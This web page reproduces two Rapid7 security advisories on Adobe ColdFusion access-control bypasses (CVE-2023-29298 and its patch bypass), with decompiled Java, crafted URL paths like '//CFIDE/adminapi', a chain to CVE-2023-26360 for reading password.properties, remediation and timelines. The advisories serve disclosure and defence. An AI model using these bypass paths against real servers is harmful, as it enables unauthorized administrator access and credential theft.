    uri = collapseDotDots(uri); // <----
    uri = trimTrailingDotsSpacesNull(uri);
    if (uri.charAt(0) == '.')
      uri = uri.substring(1);
    uri = substitute(uri, "/./", "/");
    if (uri.endsWith("/."))
      uri = uri.substring(0, uri.length() - 2);
    if (uri.length() == 0)
      uri = "/";
    return uri;
  }
Of note is the method `Utils.collapseDotDots`, which will remove all path segments that contain a double dot along with the preceding path segment. For example, if a URL path has the string `“/hello/../world/”` then the method `Utils.collapseDotDots` would correctly transform this string into `“/world/”` by deleting the character sequence `“/hello/..”` via a call to `StringBuffer.delete` as shown below.
  public static String collapseDotDots(String str) {
    if (str.indexOf("/..") == -1)
      return str;
    StringBuffer sb = new StringBuffer(str);
    int i;
    while ((i = str.indexOf("/..")) != -1) {
      int segmentStart = str.lastIndexOf('/', i - 1);
      sb.delete(segmentStart, i + 3); // <----
      str = sb.toString();
    }
    if (str.length() == 0)
      str = "/";
    return str;
  }
While the above is correct, it exposes an issue in how ColdFusion handles ColdFusion Modules (CFM) and ColdFusion Component (CFC) endpoints when resolving a path to the endpoint. If an attacker accesses a URL path of “/hax/..CFIDE/wizards/common/utils.cfc” the access control can be bypassed and the expected endpoint can still be reached, even though it is not a valid URL path (Note, there is no expected forward slash after the double dot and before CFIDE).
Upon processing this path, the method Utils.collapseDotDots will transform the path to “cfide/wizards/common/utils.cfc” by removing the double dot path segment and the preceding segment “/hax/..”. The path “cfide/wizards/common/utils.cfc” will not be matched against any of the restricted paths in RESTRICTED_INTERNAL_PATHS during IPFilterUtils.checkAdminAccess because it no longer begins with a leading forward slash. This bypasses the access control. However, the underlying Servlet will still process the path “/hax/..CFIDE/wizards/common/utils.cfc”, allowing the expected CFC endpoint to be called. The same is true for CFM endpoints.
Exploitation
The following was tested on Adobe ColdFusion 2021 Update 8 (2021.0.08.330144) running on Windows Server 2022 and configured with the Production and Secure profiles.
We can demonstrate the patch bypass by using the cURL command. For example when attempting to perform a remote method call wizardHash on the /CFIDE/wizards/common/utils.cfc endpoint, the following cURL command can be used — note the use of double dot notation as highlighted below:
Note: The ampersand (&) has been escaped with a caret (^) as this example is run from Windows, on Linux you must escape the ampersand with a forward slash (\).
We can see that both the access control and the patch for CVE-2023-29298 have been bypassed and the request completed successfully.
Remediation
Adobe released a fix for this vulnerability on July 19, 2023. The following versions remediate the issue, per Adobe’s advisory:
Adobe ColdFusion 2023 Update 3
Adobe ColdFusion 2021 Update 9
Adobe ColdFusion 2018 Update 19
Since Rapid7 has observed exploitation in the wild, we strongly recommend ColdFusion customers update to the latest versions as soon as possible, without waiting for a typical patch cycle to occur.
Timeline
April 11 through July 10, 2023: Rapid7 discloses CVE-2023-29298 to Adobe, Rapid7 and Adobe coordinate disclosure
July 11, 2023: Rapid7 and Adobe disclose CVE-2023-29298 publicly
July 13 – 15, 2023: Rapid7 detects exploitation of Adobe ColdFusion in the wild, determines attackers are leveraging an exploit chain that ends in remote code execution
July 17, 2023: Rapid7 warns customers of ColdFusion exploitation in the wild. Rapid7 discovers the patch for CVE-2023-29298 can be bypassed and informs Adobe. Adobe notifies Rapid7 of their intent to fix the patch bypass.
July 18, 2023: Further coordinationJuly 19, 2023: This disclosure.
Rapid7 discovered an access control bypass vulnerability affecting Adobe ColdFusion, in a product feature designed to restrict external access to the ColdFusion Administrator. Rapid7 reported this vulnerability to Adobe on April 11, 2023 and we are now disclosing it in accordance with our vulnerability disclosure policy.
The access control feature establishes an allow list of external IP addresses that are permitted to access the ColdFusion Administrator endpoints on a ColdFusion web server. When a request originates from an external IP address that is not present in the allow list, access to the requested resource is blocked. This access control forms part of the recommended configuration for production environments, as described during installation of the product:
“Production Profile + Secure Profile: Use this profile for a highly-secure production deployment that will allow a more fine-grained secure environment. For details, see the secure profile guide http://www.adobe.com/go/cf_secureprofile.”
Alternatively, an installation that is not configured with the Secure Profile may manually configure the access control post installation.
The vulnerability allows an attacker to access the administration endpoints by inserting an unexpected additional forward slash character in the requested URL.
Product description
Adobe ColdFusion is a commercial application server for web application development. ColdFusion supports a proprietary markup language for building web applications and integrating into many external components, such as databases and third party libraries.
This issue affects the following versions of Adobe ColdFusion:
Adobe ColdFusion 2023.
Adobe ColdFusion 2021 Update 6 and below.
Adobe ColdFusion 2018 Update 16 and below.
Impact
This vulnerability undermines the security guarantees offered by the ColdFusion Secure Profile. Using the access control bypass as described above, an attacker is able to access every CFM and CFC endpoint within the ColdFusion Administrator path /CFIDE/, of which there are 437 CFM files and 96 CFC files in a ColdFusion 2021 Update 6 install. Note that access to these resources does not imply the attacker is authorized to use these resources, many of which will check for an authorized session before performing their operation. However the impact of being able to access these resources is as follows:
The attacker may log in to the ColdFusion Administrator if they have known credentials.
The attacker may bruteforce credentials.
The attacker may leak sensitive information.
The attacker has increased the attack surface considerably and should a vulnerability be present in one of the many exposed CFM and CFC files, the attacker is able to target the vulnerable endpoint.
Credit
This vulnerability was discovered by Stephen Fewer, Principal Security Researcher at Rapid7 and is being disclosed in accordance with Rapid7’s vulnerability disclosure policy.
Vendor statement
CVE-2023-29298 has been addressed in Adobe’s APSB23-40 Security Bulletin – CF2018 Update 17, CF2021 Update 7, and CF2023 GA build. Adobe greatly appreciates collaboration with the broader security community and our ongoing work with Rapid7. For more information, please see: https://helpx.adobe.com/security/products/coldfusion/apsb23-40.html
Analysis
The access control restricts access for external request to resources that are found within the following URL paths:
/CFIDE/restplay
/CFIDE/administrator
/CFIDE/adminapi
/CFIDE/main
/CFIDE/componentutils
/CFIDE/wizards
/CFIDE/servermanager```
Several Java servlets enforce the access control on their exposed resources:
- The `coldfusion.CfmServlet` which handles all requests to ColdFusion Module (CFM) endpoints.
- The `coldfusion.xml.rpc.CFCServlet` which handles requests to ColdFusion Markup Language (CFML) and ColdFusion Component (CFC) endpoints.
- The `coldfusion.rds.RdsGlobals` which handles requests for the Remote Development Service (RDS) feature.
The access control feature is implemented in the `coldfusion.filter.IPFilterUtils` class, and the method `checkAdminAccess` implements the logic for the access control, as shown below:
```public class IPFilterUtils {
private static final String[] PATHS = new String[] { "/restplay", "/cfide/restplay", "/cfide/administrator", "/cfide/adminapi", "/cfide/main", "/cfide/componentutils", "/cfide/wizards", "/cfide/servermanager" };
public static void checkAdminAccess(HttpServletRequest req) {
String uri = req.getRequestURI();
String uriToMatch = uri.substring(req.getContextPath().length()).toLowerCase();
for (String path : PATHS) {
if (uriToMatch.startsWith(path)) {
String ip = req.getRemoteAddr();
if (!isAllowedIP(ip))
throw new AdminAccessdeniedException(ServiceFactory.getSecurityService().getAllowedAdminIPList(), ip);
break;
}
}
}```
We can observe from the highlighted statement above that an HTTP request’s URL path is compared to a list of sensitive paths, and if found to begin with any of these sensitive paths, a further check is performed to see if the request’s external IP address is present in the allow list. If the request to a sensitive path is not from an allowed external IP address, an exception is raised which results in the request being denied.
As the attacker-controlled URL path is tested with a call to `java.lang.String.startsWith`, this access check can be bypassed by inserting an additional character at the start of the URL path, which will cause the `startsWith` check to fail but will still allow the underlying servlet to be able to resolve the requested resource. The character in question is an additional forward slash. For example, when requesting a resource that starts with the sensitive `/CFIDE/adminapi` path, the attacker can request this resource from the path `//CFIDE/adminapi`, which will bypass the access control while still being a valid path to the requested resource.
## Exploitation
The following was tested on Adobe ColdFusion 2021 Update 6 (2021.0.06.330132) running on Windows Server 2022 and configured with the Production and Secure profiles enabled and access to the ColdFusion Administrator limited to the localhost address 127.0.0.1.
We can demonstrate the vulnerability using the cURL command. For example when attempting to perform a remote method call wizardHash on the `/CFIDE/wizards/common/utils.cfc` endpoint, the following cURL command can be used:
*Note: The ampersand (&) has been escaped with a caret (^) as this example is run from Windows. On Linux you must escape the ampersand with a forward slash (\).*
We can see that the access control has been bypassed and the request completed successfully.
Similarly, if we try to access the ColdFusion Administrator interface in a web browser from an external IP that is not allowed access, the following error is displayed.
However, if we use an extra forward slash in the URL, we can now access the ColdFusion Administrator interface.
Chaining CVE-2023-29298 to CVE-2023-26360
The access control bypass in CVE-2023-29298 can also be leveraged to assist in the exploitation of an existing ColdFusion vulnerability. One example of this is CVE-2023-26360, which allows for both arbitrary file reading as well as remote code execution. In order to exploit CVE-2023-26360 to read an arbitrary file, an attacker must request a valid CFC endpoint on the target. As we have seen, there are multiple such endpoints available in the ColdFusion Administrator. Exploiting CVE-2023-26360 to read a file password.properties can be achieved with the following cURL command:
However, if the access control is configured to block external requests to the ColdFusion Administrator, the request will fail.
Therefore we can chain CVE-2023-29298 to CVE-2023-26360 and bypass the access control in order to reach a CFC endpoint and trigger the vulnerability via the following:
As we can see, we have now successfully exploited CVE-2023-26360 as a result of our ability to use CVE-2023-29298 as a primitive — and we can therefore read the contents of the password.properties file.
Remediation
Adobe released a fix for this vulnerability on July 11, 2023. According to Adobe, the following versions remediate the issue:
Note: Rapid7 reported an incomplete fix for this issue to Adobe on June 30, 2023 after testing the vendor-provided patch. We have not independently tested the latest fix.
Timeline
April 11, 2023: Rapid7 makes initial contact with Adobe Product Security Incident Response Team (PSIRT).
April 12, 2023: Rapid7 discloses the vulnerability details to Adobe PSIRT. Adobe confirms receipt and assigns internal tracking number VULN-24594.
April 20, 2023: Adobe requests additional details regarding the network setup used during testing. Rapid7 provides the requested details and Adobe confirms receipt of the details.
April 25, 2023: Rapid7 requests a status update. Adobe confirms they have reproduced the issue. Rapid7 requests a CVE identifier from Adobe.
May 2 – May 24, 2023: Rapid7 and Adobe discuss a coordinated disclosure date and agree to publish advisories on July 11, 2023. Adobe assigns CVE-2023-29298.
June 13 – June 30, 2023: Further coordination with Adobe; Adobe provides Rapid7 with the patch for the issue.
June 30, 2023: Rapid7 informs Adobe that the patch they’ve implemented is incomplete and can be bypassed.
July 6 – 7, 2023: Adobe tells Rapid7 they have implemented an improved fix and are confident that it mitigates the issue. Rapid7 is not able to allocate researchers to test the new fix in time for disclosure. Rapid7 and Adobe agree to move forward with disclosure on July 11 given Adobe’s confidence in their fix.
July 11, 2023: This disclosure.
The collective thoughts of the interwebz
Manage Consent
To provide the best experiences, we use technologies like cookies to store and/or access device information. Consenting to these technologies will allow us to process data such as browsing behavior or unique IDs on this site. Not consenting or withdrawing consent, may adversely affect certain features and functions.
Functional
Always active
The technical storage or access is strictly necessary for the legitimate purpose of enabling the use of a specific service explicitly requested by the subscriber or user, or for the sole purpose of carrying out the transmission of a communication over an electronic communications network.
Preferences
The technical storage or access is necessary for the legitimate purpose of storing preferences that are not requested by the subscriber or user.
Statistics
The technical storage or access that is used exclusively for statistical purposes.The technical storage or access that is used exclusively for anonymous statistical purposes. Without a subpoena, voluntary compliance on the part of your Internet Service Provider, or additional records from a third party, information stored or retrieved for this purpose alone cannot usually be used to identify you.
Marketing
The technical storage or access is required to create user profiles to send advertising, or to track the user on a website or across several websites for similar marketing purposes.









